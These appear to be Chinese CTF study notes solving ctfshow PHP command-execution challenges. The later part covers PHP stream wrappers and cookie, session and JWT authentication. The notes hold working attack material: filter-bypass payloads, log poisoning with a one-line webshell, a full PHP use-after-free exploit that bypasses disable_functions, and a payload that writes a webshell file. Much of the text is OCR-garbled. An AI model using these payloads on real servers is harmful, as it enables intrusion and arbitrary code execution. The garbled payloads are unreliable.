?c=. + /????/?????????[@-[]]

//构造任意文件包含 (#!/bin/sh)+ exp

• 或者叫period, 它的作用和source一样, 就是用当前的shell执行一个文件中的命令。比如, 当前运行的shell是bash, 则 . file 的意思就是用bash执行file文件中的命令。

1.php已经可以执行任意命令。

web56(有参无字母数字)

同55

web57

```
1 <?php
2 //flag in 36.php
3 if(isset($_GET['c'])){
4     $c=$_GET['c'];
5     if(!preg_match("/\;|[a-z]|[0-9]|\`|\\#|'|\"|\\|\\%|\x09|\x26|\x0a|>|
6 \<|\.|\,|\?|\*|\-|\\|=|\\[/*]/i", $c)){
7         system("cat ".$c.".php");
8     }
9 }else{
10    highlight_file(__FILE__);
11 }
```

题目过滤了很多 但只需要能构造出36即可

```
PHP | 复制代码

1 echo ${_}                                #返回上一次的执行结果
2 echo $()                                 #执行结果为 0
3 echo $((~$()))                           #~0的执行结果为 -1
4 echo $(((~$())+$((~$()))))               #$((-1-1))结果为-2
5 echo $((~37))                            #~37 结果为36
6 echo $(((~$(((~$()))+$((~$()))))))      #输出1
7 $(((~$(((~$()))+$((~$()))+$((~$()))+$((~$()))+$((~$()))+$((~$())))
8 $(((~$()))+$((~$()))+$((~$()))+$((~$()))+$((~$()))+$((~$())))
9 $(((~$()))+$((~$()))+$((~$()))+$((~$()))+$((~$()))+$((~$())))
10 $(((~$()))+$((~$()))+$((~$()))+$((~$()))+$((~$())))
11 $(((~$()))+$((~$()))+$((~$())))
12 $(((~$()))+$((~$()))+$((~$()))))))
```

web58 (开始函数禁用)

PHP | 复制代码

```
1 <?php
2 if(isset($_POST['c'])){
3     $c= $_POST['c'];
4     eval($c);
5 }else{
6     highlight_file(__FILE__);
7 }
```

c=system('ls');//禁用

c=echo shell_exec('ls');//禁用

c=file_get_contents('flag.php');//未禁用

c=show_source('flag.php');//未禁用

web59

PHP | 复制代码

```
1 <?php
2 if(isset($_POST['c'])){
3     $c= $_POST['c'];
4     eval($c);
5 }else{
6     highlight_file(__FILE__);
7 }
```

c=system('ls');//禁用

c=echo shell_exec('ls');//禁用

c=file_get_contents('flag.php');//禁用

c=show_source('flag.php');//未禁用

POST c=include(\$_GET[1]);

```
GET ? 1=php://filter/read=convert.base64-encode/resource=flag.php //未禁用

c=highlight_file('flag.php');//未禁用


c=include('flag.php');echo $flag;

c=include('flag.php');var_dump(get_defined_vars()); //输出注册变量未禁用 得先包含文件，使得
flag值注册进去

c=print_r(scandir("/"));//读取目录可以用

php curl协议
```

web60–65



The screenshot shows a code editor window with a PHP file. The code is as follows:

```
1 <?php
2 if(isset($_POST['c'])){
3     $c= $_POST['c'];
4     eval($c);
5 }else{
6     highlight_file(__FILE__);
7 }
```

The code uses a filter-based exploit where the user can inject PHP code via the 'c' parameter. The 'eval' function is used to execute the injected code.

日志包含

修改user-agent 传一句话马

访问到日志 /var/log/nginx/access.log

POST马则post连接shell执行

web66–70

highlight禁用

```
c=var_dump(scandir('/'));
```

```
c=include('/flag.txt');var_dump(get_defined_vars());
```

```
c=include('/flag.txt');var_dump(scandir('/'));
```

web71

exit()

The screenshot shows a code editor window with the following PHP code:

```
1 <?php
2 error_reporting(0);
3 ini_set('display_errors', 0);
4 // 你们在炫技吗?
5 if(isset($_POST['c'])){
6     $c= $_POST['c'];
7     eval($c);
8     $s = ob_get_contents(); //缓冲区内容拿到$s
9     ob_end_clean(); //清空缓冲区
10    echo preg_replace("/[0-9] | [a-z]/i","?",$s); //一个替换
11 }else{
12     highlight_file(__FILE__);
13 }
14 ?>
```

The code includes several security-related functions like `error_reporting(0)` and `ini_set('display_errors', 0)` to suppress errors. It checks if a 'c' parameter is set via POST. If it is, it evaluates the value of 'c' using `eval()`. It then retrieves the contents of the output buffer using `ob_get_contents()` and clears it with `ob_end_clean()`. Finally, it uses `preg_replace` to replace all non-alphanumeric characters with question marks. The code ends with an `else` block that highlights the current file using `highlight_file(__FILE__)` and a closing tag `?>`.

71有个index.php附件，如上

思路，为了防止替换flag，需要进行一个中断，运行到eval即可，后面都不要了

```
c=include('/flag.txt');exit();
```

web72、73(gcc)

又来一个附件

```
1 <?php
2 error_reporting(0);
3 ini_set('display_errors', 0);
4 // 你们在炫技吗?
5 if(isset($_POST['c'])){
6     $c= $_POST['c'];
7     eval($c);
8     $s = ob_get_contents();
9     ob_end_clean();
10    echo preg_replace("/[0-9] | [a-z]/i","?",$s);
11 }else{
12     highlight_file(__FILE__);
13 }
14 ?>
15 //貌似跟72一样
```

var_dump() //禁用

scandir()//禁用

include(): open_basedir restriction in effect.//include也不能用

尝试用glob协议

glob协议

```
1 c=$a="glob:///*.txt"; //首先定义了一个路径 (根目录下所有txt文件)
2 if($b=opendir($a)){
3   while(($file=readdir($b))!==false){ //循环读, 如果不是目录且存在这个文件, 就
输出它
4     echo "filename:".$file."\n";
5   }
6   closedir($b);
7 }
8 exit();
9
10 c=?><?php
11 $a=new DirectoryIterator("glob:///*");
12 foreach($a as $f)
13 {echo($f->__toString().' ');
14 } e
15 xit(0);
```

c= a = "glob : // * .txt"; if(b=opendir(file=readdir(file."\n");}closedir(\$b);}exit();

filename:flag0.txt

绕过安全目录

```
1 <?php
2
3 function ctfshow($cmd) {
4     global $abc, $helper, $backtrace;
5
6     class Vuln {
7         public $a;
8         public function __destruct() {
9             global $backtrace;
10            unset($this->a);
11            $backtrace = (new Exception)->getTrace();
12            if(!isset($backtrace[1]['args'])) {
13                $backtrace = debug_backtrace();
14            }
15        }
16    }
17
18    class Helper {
19        public $a, $b, $c, $d;
20    }
21
22    function str2ptr(&$str, $p = 0, $s = 8) {
23        $address = 0;
24        for($j = $s-1; $j >= 0; $j--) {
25            $address <= 8;
26            $address |= ord($str[$p+$j]);
27        }
28        return $address;
29    }
30
31    function ptr2str($ptr, $m = 8) {
32        $out = "";
33        for ($i=0; $i < $m; $i++) {
34            $out .= sprintf("%c", ($ptr & 0xff));
35            $ptr >>= 8;
36        }
37        return $out;
38    }
39
40    function write(&$str, $p, $v, $n = 8) {
41        $i = 0;
42        for($i = 0; $i < $n; $i++) {
43            $str[$p + $i] = sprintf("%c", ($v & 0xff));
44            $v >>= 8;
45        }
}
```

```

46     }
47
48     function leak($addr, $p = 0, $s = 8) {
49         global $abc, $helper;
50         write($abc, 0x68, $addr + $p - 0x10);
51         $leak = strlen($helper->a);
52         if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
53         return $leak;
54     }
55
56     function parse_elf($base) {
57         $e_type = leak($base, 0x10, 2);
58
59         $e_phoff = leak($base, 0x20);
60         $e_phentsize = leak($base, 0x36, 2);
61         $e_phnum = leak($base, 0x38, 2);
62
63         for($i = 0; $i < $e_phnum; $i++) {
64             $header = $base + $e_phoff + $i * $e_phentsize;
65             $p_type = leak($header, 0, 4);
66             $p_flags = leak($header, 4, 4);
67             $p_vaddr = leak($header, 0x10);
68             $p_memsz = leak($header, 0x28);
69
70             if($p_type == 1 && $p_flags == 6) {
71
72                 $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
73                 $data_size = $p_memsz;
74             } else if($p_type == 1 && $p_flags == 5) {
75                 $text_size = $p_memsz;
76             }
77         }
78
79         if(!$data_addr || !$text_size || !$data_size)
80             return false;
81
82         return [$data_addr, $text_size, $data_size];
83     }
84
85     function get_basic_funcs($base, $elf) {
86         list($data_addr, $text_size, $data_size) = $elf;
87         for($i = 0; $i < $data_size / 8; $i++) {
88             $leak = leak($data_addr, $i * 8);
89             if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
90                 $deref = leak($leak);
91
92                 if($deref != 0x746e6174736e6f63)
93                     continue;

```

```

94             } else continue;
95
96             $leak = leak($data_addr, ($i + 4) * 8);
97             if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
98                 $deref = leak($leak);
99
100                if($deref != 0x786568326e6962)
101                    continue;
102                } else continue;
103
104                return $data_addr + $i * 8;
105            }
106        }
107    }
108
109    function get_binary_base($binary_leak) {
110        $base = 0;
111        $start = $binary_leak & 0xfffffffffffff000;
112        for($i = 0; $i < 0x1000; $i++) {
113            $addr = $start - 0x1000 * $i;
114            $leak = leak($addr, 0, 7);
115            if($leak == 0x10102464c457f) {
116                return $addr;
117            }
118        }
119    }
120
121    function get_system($basic_funcs) {
122        $addr = $basic_funcs;
123        do {
124            $f_entry = leak($addr);
125            $f_name = leak($f_entry, 0, 6);
126
127            if($f_name == 0x6d6574737973) {
128                return leak($addr + 8);
129            }
130            $addr += 0x20;
131        } while($f_entry != 0);
132        return false;
133    }
134
135    function trigger_uaf($arg) {
136
137        $arg = str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
138        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');
139        $vuln = new Vuln();
140        $vuln->a = $arg;
141    }

```

```

141     if(stristr(PHP_OS, 'WIN')) {
142         die('This PoC is for *nix systems only.');
143     }
144
145     $n_alloc = 10;
146     $contiguous = [];
147     for($i = 0; $i < $n_alloc; $i++) {
148         $contiguous[] = str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
149                                     AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');
150
151     trigger_uaf('x');
152     $abc = $backtrace[1]['args'][0];
153
154     $helper = new Helper;
155     $helper->b = function ($x) { };
156
157     if(strlen($abc) == 79 || strlen($abc) == 0) {
158         die("UAF failed");
159     }
160
161     $closure_handlers = str2ptr($abc, 0);
162     $php_heap = str2ptr($abc, 0x58);
163     $abc_addr = $php_heap - 0xc8;
164
165     write($abc, 0x60, 2);
166     write($abc, 0x70, 6);
167
168     write($abc, 0x10, $abc_addr + 0x60);
169     write($abc, 0x18, 0xa);
170
171     $closure_obj = str2ptr($abc, 0x20);
172
173     $binary_leak = leak($closure_handlers, 8);
174     if(!$base = get_binary_base($binary_leak)) {
175         die("Couldn't determine binary base address");
176     }
177
178     if(!$elf = parse_elf($base)) {
179         die("Couldn't parse ELF header");
180     }
181
182     if(!$basic_funcs = get_basic_funcs($base, $elf)) {
183         die("Couldn't get basic_functions address");
184     }
185
186     if(!$zif_system = get_system($basic_funcs)) {
187         die("Couldn't get zif_system address");
188     }

```

```
188  
189  
190     $fake_obj_offset = 0xd0;  
191     for($i = 0; $i < 0x110; $i += 8) {  
192         write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));  
193     }  
194  
195
```

记得url编码

73改个求字符串长度的函数即可

web73、74

```
c= a = "glob : /// * .txt"; if( b=opendir(file=readdir(file."\n";}closedir($b);}exit();
```

flagx.txt

```
c=include('/flagx.txt');exit();
```

web75、76

```
c=?>__toString()."");}exit(0);?>
```

```
c= a = "glob : /// * .txt"; if( b=opendir(file=readdir(file."\n";}closedir($b);}exit();
```

扫出来flag36.txt

include(): open_basedir restriction in effect./include不能用

利用mysql语句进行数据库查询

```
c=try {  
    $dbh = new PDO('mysql:host=localhost;dbname='.  
        'ctftraining','root','root'); foreach(  
    $dbh->query('select load_file("/flag36.txt") as row[0].|"; }$dbh = null;}catch  
(PDOException $e) {echo $e->getMessage();exit(0);}exit(0);
```

web77

mysql禁用

读取根目录的所有文件

```
c= $a = "glob : // * ";if( b=opendir($file=readdir($file.\n");}closedir($b);}exit();
```

FFI

FFI, php7.4以上才有

[]: <https://www.php.net/manual/zh/ffi.cdef.php>
[]: <https://www.php.cn/php-weizijiaocheng-415807.html>

```
$ffi = FFI::cdef("int system(const char *command);");//创建一个system对象
```

```
$a='/readflag > 1.txt';//没有回显的
```

```
ffi->system( a);//通过$ffi去调用system函数
```

```
payload: c= ffi = FFI :: cdef("int system(const char * command);"); a='/readflag > /var/www/html/1.txt'; ffi->system( a);exit();
```

访问1.txt即可

web118

在系统变量里构造我们需要的东西

hint给了一个默认环境变量下的文件

```
#{#HOME}:#{PATH:#{#SHLVL}} ?#{#RANDOM}:${#SHLVL}???.???
```

PATH : A {PWD:~A} ??.??.???.??? {即为nl flag.php}

以上两个payload都可以

web119

(1): payload1: {*#}:{PWD:{#SHLVL}}??{#HOSTNAME}:\${#SHLVL} } ????.

(2): 3 = {PHP_VERSION:_A:\${SHLVL}}

tac={PHP_VERSION: *PHP VERSION* : A : {SHLVL}}:{PHP_VERSION:_A:\${SHLVL}}}

payload2: {PHP_VERSION: *PHP VERSION* : A : {SHLVL}}:{PHP_VERSION:_A:\${SHLVL}}} ????.

web120

```
1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 if(isset($_POST['code'])){
5     $code=$_POST['code'];
6     if(!preg_match('/\x09|\x0a|[a-z]|[0-9]|PATH|BASH|HOME|\||\(|\)|\[|\]|\\\|\+\|\-\|\!|\|=|\^|\*|\x26|\%|\<|\>|\'|"\|\`|\||\|/, $code)){
7         if(strlen($code)>65){
8             echo '<div align="center">'. 'you are so long , I dont like '.
9             '</div>';
10        }
11    } else{
12        echo '<div align="center">'. system($code). '</div>';
13    }
14 }
15 } else{
16     echo '<div align="center">evil input</div>';
17 }
18 }
19 ?>
```

payload: code=图片{#SHLVL}???图片{#SHLVL}?????\${#RANDOM} ?????.???

web121

```
PHP | 复制代码

1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 if(isset($_POST['code'])){
5     $code=$_POST['code'];
6     if(!preg_match('/\x09|\x0a|[a-z]|[0-9]|FLAG|PATH|BASH|HOME|HISTIGNORE|
7 HISTFILESIZE|HISTFILE|HISTCMD|USER|TERM|HOSTNAME|HOSTTYPE|MACHTYPE|PPID|SH
8 LVL|FUNCNAME|\||\(|\)|\|[\|]|\\\|\+\|\-\|\_|\~|\!|\|=|\^|\*|\x26|\%|\<|\>|\'
9 \|`|\||\|,/|', $code)){
10         if(strlen($code)>65){
11             echo '<div align="center">'. 'you are so long , I dont like '.
12             '</div>';
13         }
14     } else{
15         echo '<div align="center">'. system($code). '</div>';
16     }
17 }
18 }
19 ?>
```

SHLVL被过滤

payload: code=图片{#?}???图片{#?}?????\${#RANDOM} ?????.???

?替换SHLVL，代替1

web122

PHP | 复制代码

```
1
2 <?php
3 error_reporting(0);
4 highlight_file(__FILE__);
5 if(isset($_POST['code'])){
6     $code=$_POST['code'];
7     if(!preg_match('/\x09|\x0a|[a-z]|[0-9]|FLAG|PATH|BASH|PWD|HISTIGNORE|HISTFILESIZE|HISTFILE|HISTCMD|USER|TERM|HOSTNAME|HOSTTYPE|MACHTYPE|PPID|SHLVL|FUNCNAME|\\|\\(|\\)|[|]|\\\\|\\+|\\-|_|~|\\!|\\=|^|*|\\x26|#|%|\\>|\\'|\\\"|\\||\\/, $code)){
8         if(strlen($code)>65){
9             echo '<div align="center">'. 'you are so long , I dont like ' .
'</div>';
10        }
11    } else{
12        echo '<div align="center">'.system($code). '</div>';
13    }
14 }
15 } else{
16     echo '<div align="center">evil input</div>';
17 }
18 }
19 ?>
```

#和PWD被过滤

payload: code=<A;?}????}??????} ????.???

web124

```

1  <?php
2  error_reporting(0);
3  //听说你很喜欢数学，不知道你是否爱它胜过爱flag
4  if(!isset($_GET['c'])){
5      show_source(__FILE__);
6  }else{
7      //例子 c=20-1
8      $content = $_GET['c'];
9  if (strlen($content) >= 80) {
10         die("太长了不会算");
11     }
12     $blacklist = [' ', '\t', '\r', '\n', '\'', '\"', '\'', '\"', '\[', '\]'];
13  foreach ($blacklist as $blackitem) {
14      if (preg_match('/' . $blackitem . '/m', $content)) {
15          die("请不要输入奇奇怪怪的字符");
16      }
17  }
18  //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
19  $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan',
, 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dec
hex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax',
'hexdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log
10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_srand',
'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt',
'srand', 'tan', 'tanh'];
20  preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content,
$used_funcs);
21  foreach ($used_funcs[0] as $func) {
22  if (!in_array($func, $whitelist)) {
23      die("请不要输入奇奇怪怪的函数");
24  }
25  }
26  //帮你算出答案
27  eval('echo ' . $content . ';');
28 }

```

payload: c= pi = baseconvert(37907361743,10,36)(dechex(1598506324)); piabs(
\$pi{acos});&abs=system&acos=cat flag.php

php伪协议

php伪协议

PHP支持的伪协议

```
Plain Text | 复制代码

1 file:/// - 访问本地文件系统
2 http:// - 访问 HTTP(s) 网址
3 ftp:// - 访问 FTP(s) URLs
4 php:// - 访问各个输入/输出流 (I/O streams)
5 zlib:// - 压缩流
6 data:// - 数据 (RFC 2397)
7 glob:// - 查找匹配的文件路径模式
8 phar:// - PHP 归档
9 ssh2:// - Secure Shell 2
10 rar:// - RAR
11 ogg:// - 音频流
12 expect:// - 处理交互式的流
```

php.ini参数设置

在php.ini里有两个重要的参数allow_url_fopen、allow_url_include。

allow_url_fopen:默认值是ON。允许url里的封装协议访问文件；

allow_url_include:默认值是OFF。不允许包含url里的封装协议包含文件；

禁止allow_url_include解决了远端引用(Include)的问题，同时又让我们还可以在一般的情形下使用fopen去打开远端的档案，而不必再牵连上打开include函数所带来的风险。因此在新版PHP中allow_url_fopen选项预设是打开的，而allow_url_include则预设是关闭的。然而事实上若从系统角度来看，即使禁止了PHP的allow_url_fopen和allow_url_include功能，其实也不能完全阻止远端调用及其所带来的安全隐忧，而且它们只是保护了标记为URL的句柄，也就是说只能影响http(s)和ftp(s)的调用，但对包含其他标记的远端调用，例如对PHP5.2.0新版所提供的php和data则无能为力，而这些调用一样会导致注入风险

利用条件和方法

php://

php:// 用于访问各个输入/输出流 (I/O streams) , php://filter 用于读取源码, php://input 用于执行 php 代码。

php://input

php://input 可以访问请求的原始数据的只读流, 将 post 请求的数据当作 php 代码执行。当传入的参数作为文件名打开时, 可以将参数设为 php://input, 同时 post 想设置的文件内容, php 执行时会将 post 内容当作文件内容。

注: 当 `enctype="multipart/form-data"` 时, `php://input` 是无效的。

```
Plain Text | ⚡ 复制代码

1 执行php代码用法
2 ? file=php://input [POST DATA] <? php phpinfo() ?>
3 写入一句话木马用法
4 ? file=php://input [POST DATA] <?php fputs(fopen('shell.php','w'),'<?php @
eval($_GET[cmd]); ?>'); ?>
```

php://filter

| | |
|---------------------------------------|--|
| <code>resource=<要过滤的数据流></code> | 必须项。它指定了你要筛选过滤的数据流。 |
| <code>read=<读链的过滤器></code> | 该参数可选。可以设定一个或多个过滤器名称, 以管道符()分隔 |
| <code>write=<写链的筛选列表></code> | 该参数可选。可以设定一个或多个过滤器名称, 以管道符()分隔 |
| <code><; 两个链的过滤器></code> | 任何没有以 <code>read=</code> 或 <code>write=</code> 作前缀的筛选器列表会视情况应用于读或写链。 |

可用的四种过滤器

| 字符串过滤器 | 作用 |
|-------------------|---|
| string.rot13 | 等同于 <code>str_rot13()</code> ， rot13变换 |
| string.toupper | 等同于 <code>strtoupper()</code> ， 转大写字母 |
| string_tolower | 等同于 <code>strtolower()</code> ， 转小写字母 |
| string.strip_tags | 等同于 <code>strip_tags()</code> ， 去除html、PHP语言标签 |

| 转换过滤器 | 作用 |
|---|--|
| convert.base64-encode & convert.base64-decode | 等同于 <code>base64_encode()</code> 和 <code>base64_decode()</code> ， base64编码解码 |
| convert.quoted-printable-encode & convert.quoted-printable-decode | quoted-printable 字符串与 8-bit 字符串编码解码 |

| 压缩过滤器 | 作用 |
|-----------------------------------|--|
| zlib.deflate & zlib.inflate | 在本地文件系统中创建 gzip 兼容文件的方法，但不产生命令行工具如 gzip 的头和尾信息。只是压缩和解压数据流中的有效载荷部分。 |
| bzip2.compress & bzip2.decompress | 同上，在本地文件系统中创建 bz2 兼容文件的方法。 |

| 加密过滤器 | 作用 |
|------------|------------------|
| mcrypt.* | libmcrypt 对称加密算法 |
| mdecrypt.* | libmcrypt 对称解密算法 |

Plain Text | 复制代码

```
1 读取文件源码用法
2 php://filter/read=convert.base64-encode/resource=[文件名]
```

data://

数据流封装器，以传递相应格式的数据。通常可以用来执行PHP代码。

Plain Text | 复制代码

```
1 1、data:``//text/plain,
2 http:``//127.0.0.1/include.php?file=data://text/plain,<?php%20phpinfo();?>
3 2、data:``//text/plain;base64,
4 http:``//127.0.0.1/include.php?file=data://text/plain;base64,PD9waHAgcGhwaW
5mbyp0z8%2b
```

file://

用于访问本地文件系统。

Plain Text | 复制代码

```
1 file:
2 1、[文件的绝对路径和文件名]
3 http://127.0.0.1/include.php?file=file:///E:/phpStudy/PHPTutorial/WWW/phpinfo.txt
4 2、[文件的相对路径和文件名]
5 http://127.0.0.1/include.php?file=../phpinfo.txt
```

http://、https://

URL 形式，允许通过 HTTP 1.0 的 GET方法，以只读访问文件或资源

Plain Text | 复制代码

```
1 [http://网络路径和文件名]  
2 ?file=http://127.0.0.1/xxx.txt
```

phar://、zip://、bzip2://、 zlib://

用于读取压缩文件，`zip://`、`bzip2://`、`zlib://` 均属于压缩流，可以访问压缩文件中的子文件，更重要的是不需要指定后缀名，可修改为任意后缀：`jpg png gif xxx` 等等。

Plain Text | 复制代码

```
1 1、zip://[压缩文件绝对路径]%23[压缩文件内的子文件名] (#编码为%23)  
2 http://127.0.0.1/include.php?file=zip://E:\phpStudy\PHPTutorial\WWW\phpinfo  
o.jpg%23phpinfo.txt
```

Plain Text | 复制代码

```
1 2、compress.bzip2://file.bz2  
2 http://127.0.0.1/include.php?file=compress.bzip2://D:/soft/phpStudy/WWW/fil  
e.jpghttp://127.0.0.1/include.php?file=compress.bzip2://./file.jpg
```

Plain Text | 复制代码

```
1 3、compress.zlib://file.gz  
2 http://127.0.0.1/include.php?file=compress.zlib://D:/soft/phpStudy/WWW/fil  
e.jpghttp://127.0.0.1/include.php?file=compress.zlib://./file.jpg4、phar://
```

jwt

起源

说起JWT，我们应该来谈一谈基于token的认证和传统的session认证的区别。

Cookie

HTTP 是无状态的协议（对于事务处理没有记忆能力，每次客户端和服务端会话完成时，服务端不会保存任何会话信息）：每个请求都是完全独立的，服务端无法确认当前访问者的身份信息，无法分辨上一次的请求发送者和这一次的发送者是不是同一个人。所以服务器与浏览器为了进行会话跟踪（知道是谁在访问我），就必须主动的去维护一个状态，这个状态用于告知服务端前后两个请求是否来自同一浏览器。而这个状态需要通过 cookie 或者 session 去实现。

- cookie存储在客户端：cookie 是服务器发送到用户浏览器并保存在本地的一小块数据，它会在浏览器下次向同一服务器再发起请求时被携带并发送到服务器上。
- cookie是不可跨域的：每个 cookie 都会绑定单一的域名，无法在别的域名下获取使用，一级域名和二级域名之间是允许共享使用的（靠的是 domain）。

问题

使用 cookie 时需要考虑的问题

- 因为存储在客户端，容易被客户端篡改，使用前需要验证合法性
- 不要存储敏感数据，比如用户密码，账户余额
- 使用 httpOnly 在一定程度上提高安全性
- 尽量减少 cookie 的体积，能存储的数据量不能超过 4kb
- 设置正确的 domain 和 path，减少数据传输
- cookie 无法跨域
- 一个浏览器针对一个网站最多存 20 个Cookie，浏览器一般只允许存放 300 个Cookie
- 移动端对 cookie 的支持不是很好，而 session 需要基于 cookie 实现，所以移动端常用的是 token

session

session 是基于 cookie 实现的，原理为在服务器存储一份用户登录的信息即**session**，这份登录信息会在响应时传递给浏览器即**sessionId**，告诉其保存为cookie,以便下次请求时发送给我们的应用，这样我们的应用就能识别请求来自哪个用户了,这就是传统的基于**session**认证

认证流程

- 用户第一次请求服务器的时候，服务器根据用户提交的相关信息，创建对应的 Session
- 请求返回时将此 Session 的唯一标识信息 SessionID 返回给浏览器
- 浏览器接收到服务器返回的 SessionID 信息后，会将此信息存入到 Cookie 中，同时 Cookie 记录此 SessionID 属于哪个域名
- 当用户第二次访问服务器的时候，请求会自动判断此域名下是否存在 Cookie 信息，如果存在自动将 Cookie 信息也发送给服务端，服务端会从 Cookie 中获取 SessionID，再根据 SessionID 查找对应的 Session 信息，如果没有找到说明用户没有登录或者登录失效，如果找到 Session 证明用户已经登录可执行后面操作。

根据以上流程可知，**SessionID** 是连接 **Cookie** 和 **Session** 的一道桥梁，大部分系统也是根据此原理来验证用户登录状态。

问题

然而，传统的 **session** 认证有如下的问题：

- 每个用户的登录信息都会保存到服务器的 **session** 中，随着用户的增多，服务器开销会明显增大，独立的服务器已无法承载更多的用户
- 由于 **session** 是存在与服务器的物理内存中，所以在分布式系统中，这种方式将会失效。虽然可以将 **session** 统一保存到Redis中，但是这样做无疑增加了系统的复杂性，对于不需要redis的应用也会白白多引入一个缓存中间件
- 对于非浏览器的客户端、手机移动端等不适用，因为 **session** 依赖于 **cookie**，而移动端经常没有 **cookie**
- 因为 **session** 认证本质基于 **cookie**，所以如果 **cookie** 被截获，用户很容易收到跨站请求伪造攻击。并且如果浏览器禁用了 **cookie**，这种方式也会失效
- 前后端分离系统中更加不适用，后端部署复杂，前端发送的请求往往经过多个中间件到达后端，**cookie** 中关于 **session** 的信息会转发多次
- 由于基于Cookie，而cookie无法跨域，所以**session**的认证也无法跨域，对单点登录不适用
- **sessionId** 是存储在 **cookie** 中的，假如浏览器禁止 **cookie** 或不支持 **cookie** 怎么办？一般会把 **sessionId** 跟在 url 参数后面即重写 url，所以 **session** 不一定非得需要靠 **cookie** 实现

token

基于token的鉴权机制类似于http协议也是无状态的，它不需要在服务端去保留用户的认证信息或者会话信息。这就意味着基于token认证机制的应用不需要去考虑用户在哪一台服务器登录了，这就为应用的扩展提供了便利。

认证流程

- 客户端使用用户名密码向服务器发送登录请求
- 服务器接受到请求，验证用户的信息
- 验证成功后，服务器签发一个token并将其返回客户端
- 客户端收到token后把它存储起来，比如放到cookie中
- 客户端每次向服务端请求资源时需要携带服务端签发的token，可以在 `cookie` 或者 `header` 中携带
- 服务端收到请求，验证token值，若成功则返回数据

这个token必须要在每次请求时传递给服务端，它应该保存在请求头里，另外，服务端要支持 `CORS(跨来源资源共享)` 策略，一般在服务端这么做就可以了 `Access-Control-Allow-Origin: *`。

优点

- 支持跨域访问：`cookie` 是无法跨域的，而 `token` 由于没有用到 `cookie` (前提是将 `token` 放到请求头中)，所以跨域后不会存在信息丢失问题
- 无状态：`token` 机制在服务端不需要存储 `session` 信息，因为token自身包含了所有登录用户的信息，所以可以减轻服务端压力
- 更适用CDN：可以通过内容分发网络请求服务端的所有资料
- 更适用于移动端：当客户端是非浏览器平台时，`cookie` 是不被支持的，此时采用 `token` 认证方式会简单很多
- 无需考虑CSRF：由于不再依赖 `cookie`，所以采用token认证方式不会发生CSRF，所以也就无需考虑CSRF的防御（？？）存疑

问题

如果你认为用数据库来存储 token 会导致查询时间太长，可以选择放在内存当中。比如 redis 很适合你对 token 查询的需求。

和session区别

session是空间换时间， token是时间换空间

Session存储在服务器，连接用户数大就会造成服务器资源消耗大，而且Session不太适合集群架构，用户登录请求在机器A，Session存储在机器A，下一个请求打到机器B，就需要做Session共享。

Token存储在客户端，更节约服务器资源，对移动端和分布式更加友好。服务器只做验证处理，机器A可以验证，机器B也可以验证。但是会消耗CPU的计算资源，可以说是时间换空间的思想吧。

jwt

jwt就是上述流程当中token的一种具体表现形式，具有token的优点，同时 **JWT Token** 数据量小，传输速度也很快，又因为其是以JSON加密形式保存在客户端的，所以JWT还是跨语言的，原则上任何web形式都支持

Token：服务端验证客户端发送过来的 Token 时，还需要查询数据库获取用户信息，然后验证 Token 是否有效。

JWT：将 Token 和 Payload 加密后存储于客户端，服务端只需要使用密钥解密进行校验（校验也是 JWT 自己实现的）即可，不需要查询或者减少查询数据库，因为 JWT 自包含了用户信息和加密的数据

JWT

定义

通俗地说，JWT的本质就是一个字符串，它是将用户信息保存到一个Json字符串中，然后进行编码后得到一个 **JWT token**，并且这个 **JWT token** 带有签名信息，接收后可以校验是否被篡改，所以可以用于在各方之间安全地将信息作为Json对象传输。

官网地址：<https://jwt.io/>

